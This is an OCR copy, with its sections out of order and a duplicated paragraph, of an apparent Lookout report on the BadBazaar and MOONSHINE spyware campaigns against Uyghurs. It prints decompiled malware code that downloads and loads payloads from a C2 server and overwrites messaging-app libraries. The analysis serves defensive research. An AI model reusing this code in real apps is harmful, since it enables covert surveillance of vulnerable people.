
Lookout researchers intercepted communications between the MOONSHINE client and server using Frida.

In earlier variants of MOONSHINE, commands were structured as uppercase, underscore-separated descriptions of the surveillance feature in use: “GET_CALLLOG,” “DEV_INFO,” etc. The latest versions of MOONSHINE now use websocket “groups” to classify the kind of surveillance capability being reported or commanded, and a “command” to further specify the actions being taken with that feature.

For example, the C2 may request the malware client to perform some function with the compromised device’s camera with “list” or “capture”. If the command “list” is received, the client sends a list of all cameras on the device to the C2. If “capture” is received, the malware begins recording with the device camera.

Infrastructure

All MOONSHINE samples connect to administrator panels similar to those shown in the 2019 Citizen Lab report. These panels use domain names hosted by free dynamic DNS services. Unlike early panels, however, all recent panels are named “SCOTCH ADMIN” exclusively.



The login panels for the C2 infrastructure of MOONSHINE.


We were able to obtain the number of device IDs stored in the C2 server database, along with the unique whisky_id, the number of items exfiltrated from device contacts, call log, location, and SMS, and an alias if one was given to the device. A handful of these devices are assigned the alias “test.” Many have not been assigned aliases, while those that do follow one of the following formats: “\d-real”, “A-\d”, “t\d”, “t\d yyyy-mm-dd”

At the time of reporting, there are currently 635 devices logged across three “SCOTCH ADMIN” panels with timestamps indicating continued surveillance.

Attribution

Previous reporting on campaigns of POISON CARP, also known as Evil Eye and Earth Empusa, has indicated a suspected link between the Chinese government and the threat actor. In their report from March 2021, Facebook found specific connections between two Android-targeted POISON CARP malware families, PluginPhantom and ActionSpy, and the Chinese software development companies Beijing Best United Technology Co., Ltd. (Best Lh) and Dalian 9Rush Technology Co., Ltd. (9Rush).

The 2022 MOONSHINE samples contain some details within the source code indicating the developers are likely Chinese speaking. These include specific checks for whether the victim device is using a Chinese telecom, and relying on the popular Chinese search engine Baidu and a hardcoded Chinese IP address, 223.5.5.5 to check for network connectivity. Additionally, the server-side API includes documentation and inline comments written in simplified Chinese.



API documentation found on the MOONSHINE C2 servers is written in Simplified Chinese, indicating the developers are likely Chinese

While Lookout researchers could not connect the malware client or infrastructure to a specific technology company, the malware client is a well-built and full-featured surveillance tool that would have likely required substantial resources. This seems to suggest that some kind of professional development company or collective was responsible for its production.

Extensive surveillance of China's Uyghur populations continue

Despite growing international pressure, Chinese threat actors operating on behalf of the Chinese state are likely to continue to distribute surveillanceware targeting Uyghur and Muslim mobile device users through Uyghur-language communications platforms. The wide distribution of both BadBazaar and MOONSHINE, and the rate at which new functionality has been introduced indicate that development of these families is ongoing and that there is a continued demand for these tools.

Mobile device users in these communities must be especially wary of any apps distributed through social media, and for mobile users outside of China, only download apps from official app stores like Google Play or the Apple App Store.

Users of Lookout security apps are protected from these threats. Check out Lookout Threat Intelligence services if you would like more in-depth research. If you believe you've been a target of mobile surveillance or have additional information related to these campaigns, please reach out to our researchers.

Acknowledgements: We would like to thank all the current and former security engineers at Lookout who have contributed to this research. A special thanks to Apurva Kumar and Kristin del Rosso for their contributions to this work.

Indicators of Compromise

See pdf document for full list of IoCs.

Researchers from Lookout Threat Lab have uncovered two new surveillance campaigns targeting Uyghurs in the People's Republic of China and abroad. One campaign introduces a novel Android surveillance tool we named

BadBazaar that shares infrastructure with other previously encountered Uyghur-targeted tooling — as outlined in a 2020 whitepaper from the Lookout Threat Intelligence team. The other employs updated variants of a previously disclosed tool, MOONSHINE, discovered by Citizen Lab and observed to be targeting Tibetan activists in 2019.

Although surveillance and detainment campaigns against Uyghurs and other Turkic ethnic minorities have been operational for years, this issue has been a subject of heightened international attention following a critical report from United Nations Human Rights Commissioner, Michelle Bachelet in August 2022. The report indicated that China may have committed crimes against humanity in its treatment of Uyghurs in the Xinjiang region. On October 31st 2022, 50 countries submitted a joint statement to the UN General Assembly vocalizing their concern over the "ongoing human rights violations of Uyghurs and other predominantly Muslim minorities" in China.

Mobile surveillance tools like BadBazaar and MOONSHINE can be used to track many of the "pre-criminal" activities, actions considered indicative of religious extremism or separatism by the authorities in Xinjiang. Some activities that may result in a user being detained include using a VPN, communicating with practicing Muslims abroad, using religious apps, and using certain messaging apps like WhatsApp that are popular outside of China.


BadBazaar and these new variants of MOONSHINE add to the already extensive collection of unique surveillanceware used in campaigns to surveil and subsequently detain individuals in China. Their continued development and their prevalence on Uyghur-language social media platforms indicate these campaigns are ongoing and that the threat actors have successfully infiltrated online Uyghur communities to distribute their malware.

BadBazaar

In late 2021, Lookout researchers encountered a tweet from Twitter handle @MalwareHunterTeam referencing an English-Uyghur dictionary app that had been flagged by VirusTotal contributors as malware tied to Bahamut, a threat actor primarily active in the Middle East. While analyzing this sample, it became clear that this malware was instead connected to surveillance campaigns targeting Uyghurs and other Turkic ethnic minorities in China and abroad. Overlapping infrastructure and TTPs indicate these campaigns are connected to APT15, a Chinese-backed hacking group that's also known as VIXEN PANDA and NICKEL. We named this malware family BadBazaar in response to an early variant that posed as a third-party app store titled "APK Bazar." Bazar is a lesser known spelling of Bazaar.

Icons of apps that BadBazaar impersonates to conduct its surveillance.


Lookout has since acquired 111 unique samples of the BadBazaar surveillanceware dating back to late 2018. Over 70% of these apps were found in Uyghur-language communication channels within the second half of 2022.



Over 100 BadBazaar samples have been found on multiple Uyghur-language social media platforms and communication channels.


The malware primarily masquerades as a variety of Android apps, such as battery managers, video players, radio apps, messaging apps, dictionaries, and religious apps. We also found instances of apps pretending to be a benign third-party app store for Uyghurs.

The campaign appears to primarily target Uyghurs in China. However, we found evidence of broader targeting of Muslims and Uyghurs outside of Xinjiang. Specifically, several of the samples we analyzed masqueraded as mapping apps for other countries with significant Muslim populations, like Turkey or Afghanistan. We also found that a small subset of apps were submitted to the Google Play store, indicating that the threat actor was interested in targeting Android device users outside of China, if possible. To the best of our knowledge the apps described in this article were never distributed through Google Play.



While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a C2 used by a corresponding Android BadBazaar sample to collect basic iPhone information. This app has an identical name of "Uyghur Lughat" and icon to the BadBazaar variant.


While Lookout only observed BadBazaar masquerading as Android apps, we did find a benign app on the Apple App Store that communicates with a command and control (C2) server used by a corresponding Android BadBazaar sample to collect basic iPhone device information. This iOS app, with an identical name of "Uyghur Lughat" and icon, did not contain the same surveillance capabilities, but sends the device's Unique Device Identifier (UDID), the device name and system version to the C2. Since BadBazaar variants often acquire their surveillance capabilities by downloading updates from their C2, it is possible the threat actor is hoping to later update the iOS sample with similar surveillance functionality.



The iOS Uyghur Lughat app collects and sends a minimal amount of data to the C2 server that the Android BadBazaar with data exfiltration capability uses.

Capabilities

BadBazaar appears to have been developed following an iterative process. Early variants bundled a payload, update.jar, within the Android APK file and loaded it once the app had been launched. Later, this process was updated to produce samples with limited surveillance capabilities within the APK itself. The malware instead relies on the app's ability to update itself through a call to its C2 server.



Some BadBazaar apps would query their C2 server for a new version and the C2 would provide a URL for the new APK.

In its most recent iteration, however, BadBazaar acquires its payload exclusively by downloading a file from the C2 server at port 20121 and storing it in the app's cache directory.

```
private void readAndRunStage(DataInputStream inputstream, OutputStream outputstream) throws Exception {
    int v;
    for(v = inputstream.readByte(); v != 0; v = inputstream.readByte()) {
        switch(v) {
            case 99: {
                if(!new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar").exists()) {
                    outputstream.write(99);
                }

                outputstream.write(0);
                break;
            }
            case 104: {
                byte[] buf = new byte[inputstream.readInt()];
                inputstream.readFully(buf);
                File var10 = new File(this.getApplicationContext().getCacheDir().getAbsolutePath() + File.separator + "update.jar");
                if(!var10.exists()) {
                    var10.createNewFile();
                }

                FileOutputStream var9 = new FileOutputStream(var10);
                var9.write(buf);
                var9.flush();
                var9.close();
                this.classLoader = ShellService.loadDex(this.getApplicationContext(), true, "update.jar");
                this.MessageHandlerMethod = this.classLoader.loadClass("orga.user.securesoft.MessageHandler").getMethod("HandleMessage", Byte.TYPE, DataInputStream.class, OutputStream.class, Context.class, String.class, SSLSocketFactory.
                break;
            }
            default: {
                try {
                    this.MessageHandlerMethod.invoke(null, ((byte)(((byte)v))), inputstream, outputstream, this.getApplicationContext(), ModifyConfig.address + ":" + ModifyConfig.port2, CertUtils.getSslSocketFactory());
                }
                catch(Exception ex) {
                    ex.printStackTrace();
                }
            }
        }

        outputstream.flush();
    }
}
```

BadBazaar payload is read from the server into a file named “update.jar”.

The Android surveillance tool is capable of collecting extensive device data. While some variants don’t have substantial surveillance capabilities, many collect the following details:

- Location (latitude and longitude)
- List of installed packages
- Call logs and geocoded location associated with the call
- Contacts information
- Installed Android apps
- SMS information
- Extensive device information, including the model, language, IMEI, IMSI, ICCID (SIM serial number), phone number, timezone, and centralized registry of the user's online accounts
- Wi-Fi info (connected or not, and if connected, the IP, SSID, BSSID, MAC, netmask, gateway, DNS1, DNS2)
- Record phone calls
- Take pictures
- Data and database files from the trojanized app’s SharedPreferences directory
- Retrieve a list of files on the device that end in .ppt, .pptx, .docx, .xls, .xlsx, .doc, or .pdf
- Folders of interest as specified dynamically from the C2 server, including images from the camera and screenshots, Telegram, Whatsapp, GBWhatsapp, TalkBox, Zello attachments, logs, and chat history

Infrastructure

BadBazaar threat actors use SSL pinning in an attempt to prevent “adversary-in-the-middle” attacks. An SSL certificate file is stored in the resources directory of the APK and is used to verify the identity of the client communicating with the threat actor’s infrastructure. Earlier variants of the malware gave the SSL certificate a Common Name (CN) that is identical to the Windows hostname of its corresponding server, with names of certificate files related to the package name of the app.

Package name	Certificate file name	Hostname
com.anyway.share.appstore	appstore.cer	WIN-EU0VLBL7TUJ
com.utility.uyghurdictionary	dict_client.cer	WIN-50QO3EIRQVP
com.uygur.apkstore	appstore.cer	WIN-EU0VLBL7TUJ
org.freetelegram.messenger	telemon_client.cer	WMSvc-WIN-50QO3EIRQVP

List of embedded certificates and corresponding hostnames from earlier BadBazaar samples.

The most recently encountered samples of BadBazaar all use the same SSL certificate with the SHA1 thumbprint: “87a3d3f9bb6c78a5e71cfdf9975ca6a083dd5ebc” the filename “myserver.cer” and a common name “MyServer.”

```
public static void initHttpsCertificates(Context context) {
    try {
        context.getResources();
        CertUtils.trustManager = CertUtils.trustManagerForCertificates(context.getAssets().open("myserver.cer"));
        SSLContext sSLContext0 = SSLContext.getInstance("TLS");
        sSLContext0.init(null, new TrustManager[]{CertUtils.trustManager}, null);
        CertUtils.sslSocketFactory = sSLContext0.getSocketFactory();
    }
    catch(Exception exception0) {
    }
}
```

The most recent variants of BadBazaar use the same SSL certificate details, including a common name and filename.

The C2 server domains use a three-letter subdomain that appears to correspond to the app title, for example: “afg.collinformations[.]com” for the app Radio Afghanistan.

One of the C2 domains, “actuallys[.]com,” is connected to a registrar email, “WANGMINGHUA6@GMAIL.COM.” This email address is associated with other malware campaigns. In 2015, Palo Alto Networks published a report on Cmstar Downloader, where actors had used this email address to register over a half dozen C2 domains and later changed the email registration. Palo Alto Networks researchers believe “this registrant email is likely a re-seller, and/or someone who initially sets up infrastructure for particular APT threat actors.” The domains this email has registered in the past aligns with campaigns targeting Russia and Eastern Asia, and have also shown a connection to

Lurid and Enfal malware, which have been used by multiple Chinese threat actors such as PittyTiger, APT15, and APT27.

DoubleAgent Connection

In previous reporting on Uyghur surveillanceware in 2020, Lookout detailed a family known as DoubleAgent. Researchers discovered shared infrastructure between samples from DoubleAgent and BadBazaar, indicating they may be managed by the same actor. A BadBazaar sample titled “Batter Master” connects to the C2 “bat.androidupdated[.]net:5556,” while a DoubleAgent sample “Disk photo recovery” connects to the C2 “apps.androidupdated[.]net.” Both C2 domains resolved to “65.21.92[.]67” during the same time frame.

Mapping out GPS coordinates listed in the management panel shows a close clustering centering around Tang chang’an Wall Site Park. One of these is located in an area labeled Xi’an Tianhe Defense Technology, a large defense contractor in China.

In that same research, Lookout researchers connected infrastructure used by another surveillanceware family, GoldenEagle, to the Chinese defense contractor Xi’an Tianhe Defense Technology Co., Ltd, through GPS coordinates of test devices acquired from insecure C2 administrator panels. Another Chinese technology company, Xi'an Astronomical Point Network Technology Co., Ltd. was listed as a registrant for two domains used by GoldenEagle surveillanceware. A subset of GoldenEagle samples were found to communicate with a C2 server known to be associated with DoubleAgent activity.

MOONSHINE

In 2019, Citizen Lab reported an Android exploit targeting Tibetan activist groups members using spear phishing messages through WhatsApp. This exploit, and the associated surveillance tool that was installed on compromised devices, was dubbed MOONSHINE and attributed to the APT group, POISON CARP.

The exploit followed a multi-stage installation process where the initial link sent to a targeted victim downloaded an executable that installed subsequent modules, named Whisky, Bourbon, and Scotch, to overwrite legitimate native libraries in popular apps like Facebook and WeChat. These modules allowed the attacker to maintain persistence by establishing communications with a C2 server through web sockets and initiate surveillance capabilities on the exploited device.

Early Campaigns

Shortly after Citizen Lab’s disclosure, Lookout researchers discovered app-based Android surveillance tooling, which was acquired in early 2019, that did not exploit the device. Instead they used a slightly modified version of “libbourbon.so” to extract and run the “scotch.jar” payload responsible for performing surveillance activities. The names of both the native library file and the payload were identical to MOONSHINE, and many of the same indicators of compromise could be found in both implementations.

Many of these early variants requested extensive permissions and appeared to be under development. However, some requiring fewer permissions introduced characteristics of the “Whisky” stage to the Scotch module, attempting to overwrite the same native library files in popular messaging apps like Facebook, QQ, or WeChat.

```
String v5 = String.format("/data/data/%s", v15);
if(v15.contains("com.facebook.katana")) {
    replaceSoPath = String.format("%s/lib-xzs/libaborthooks.so", v5);
}
else if(v15.contains("com.facebook.orca")) {
    replaceSoPath = String.format("%s/lib-xzs/liblog.so", v5);
}
else if(v15.contains("com.tencent.mm")) {
    replaceSoPath = String.format("%s/app_tbs/core_share/libwebp_base.so", v5);
}
else if(v15.contains("com.tencent.mobileqq")) {
    replaceSoPath = String.format("%s/files/TencentVideoKit/armeabi/libckeygenerator.so", v5);
}
```

MOONSHINE examples Lookout examined looked to replace native library files from popular messaging apps.


2022 Uyghur-targeting Campaigns

Since July 2022, Lookout researchers have discovered more than 50 unique samples of MOONSHINE that differ from the earlier variants. The rate at which new samples are deployed indicates these campaigns are ongoing. The majority of these samples are trojanized versions of popular social media platforms, like WhatsApp or Telegram, or trojanized versions of Muslim cultural apps, Uyghur-language tools, or prayer apps.

A subset of app icons used by recent samples of the MOONSHINE surveillance tool, which illustrates the different types of app it masq

Our MOONSHINE samples were acquired from multiple Uyghur-language communication channels, some boasting hundreds of members. Many of the apps shared within these channels were posted in response to requests for app suggestions, such as Android apps that provided offline map access.

Occasionally, users would share an app with no context, but many attempted to legitimize their post with comments like, “This is the application I use,” or, “I have an app [that is] very convenient to use in Turkey. I don't know about other countries; try it.”



Telegram users publicly accuse certain channels or accounts of spreading malicious content. We believe that some of the malware mentioned may be

Telegram channels occasionally discuss surveillance apps that may have been shared through the channel as well as other Uyghur-language accounts that have been accused of being “controlled by Chinese state surveillance operators.” More commonly, though, users seem willing to download apps shared by others within the channel.

Capabilities

The source code for these new trojanized apps is nearly identical to that of the legitimate app they pretend to be, with the exception that it loads a native library, “libout.so.” This native library functions similarly to the “libbourbon.so”

library in the 2020 sample of MOONSHINE. It extracts and loads the “scotch.jar” surveillance payload to a directory named “app_sikhywis_ca55200e” and acquires C2 details for retrieving secondary modules. C2 operations are performed via websocket at a domain and port acquired by decrypting an XOR-encrypted series of bytes using a key derived from the last 4 bytes of the “libout.so” file.

```
__int64 extractScotch(void)
{
  __int64 result; // x0
  char name; // [xsp+8h] [xbp-808h]
  char v2; // [xsp+408h] [xbp-408h]
  __int64 v3; // [xsp+808h] [xbp-8h]

  v3 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  result = getPackageName(&v2);
  if ( result & 1 )
  {
    sub_3258(&name, 1024LL, "/data/data/%s/%s/scotch.jar", &v2, "app_sikhywis_ca55200e");
    loadDomain(&name);
    if ( access(&name, 0) != -1 || (result = extract(&name), result & 1) )
